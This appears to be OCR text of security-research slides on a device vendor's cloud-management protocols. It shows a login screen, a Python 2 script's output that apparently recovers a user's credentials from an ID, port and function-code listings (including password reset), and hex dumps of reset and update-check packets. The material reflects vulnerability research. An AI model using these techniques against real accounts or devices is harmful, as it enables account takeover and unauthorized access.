
Please enter your username and password and domain

USERNAME

0[redacted]

PASSWORD

•••••



```
→ scripts python2 easy2.py 0e0[redacted]
<USER>0[redacted]</USER><PSW>1[redacted]<DOMAIN>4[redacted]</DOMAIN><HOME ID>[redacted]
```

[redacted]

Cloud-management protocols

Cloud-management protocols


1. **User management protocol**
   a. **TCP port 8848**

- **FC #1**: Register accounts request
- **FC #3**: change password request
- **FC #5**: reset password to default request

2. **Updates protocol**
   a. **TCP port 8849**

3. **User Interaction**
   a. **TCP port 8850**

Reset password



```
00000000  05 00 00 00 00 00 00 00  30 65 30 30 31 [redacted]  ........ 0e0[redacted]
00000010  [redacted]5 00 00 00 00  00 00 00 00 34 3[redacted]  [redacted]........4[redacted]
00000020  37 30 30 30 30 30 00 00  00 00 00 00 80 88 b6 00  700000.. ........
```

[redacted]


Cloud-management protocols

1. **User management protocol**
   a. **TCP port 8848**

2. **Updates protocol**
   a. **TCP port 8849**

3. **User Interaction**
   a. **TCP port 8850**

- **FC #1**: Check for update



```
00000000  01 60 38 34 33 39 30 35  01 00 00 00 44 58 34 33   .`843905 ....DX43
00000010  39 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   9....... ........
00000020  56 31 2e 36 2e 39 2e 31  39 31 31 31 39 31 30 35   V1.6.9.1 91119105
00000030  36 2d 30 32 30 34 30 30  31 62 65 63 37 34 33 65   6-020400 1bec743e
00000040  00 00 00 00                                        ....
    00000000  02 60 00 00 00 00 00 00  00 00 00 00 ff ff ff ff   .`...... ........
    00000010  37 b2 a9 00 00 00 00 00  6d 2a 00 00 6e dd 14 21   7....... m*..n..!
    00000020  00 00 41 24 74 34 06 90  c0 09 00 60 b9 7f 00 00   ..A$t4.. ...`....
    00000030  30 37 00 74 78 74 00 00  00 00 00 00 00 00 00 00   07.txt.. ........
    00000040  ff ff ff ff ff ff ff ff  00 00 00 00 00 00 00 00   ........ ........
    00000050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
    00000060  ff ff ff ff 00 00 00 00  00 00 00 00               ........ ....
00000044  05 60 00 00 00 00 00 00  00 00 00 00 06 00 00 00   .`...... ........
    0000006C  06 60 00 00 00 00 00 00  00 00 00 00 00 00 00 00   .`...... ........
```

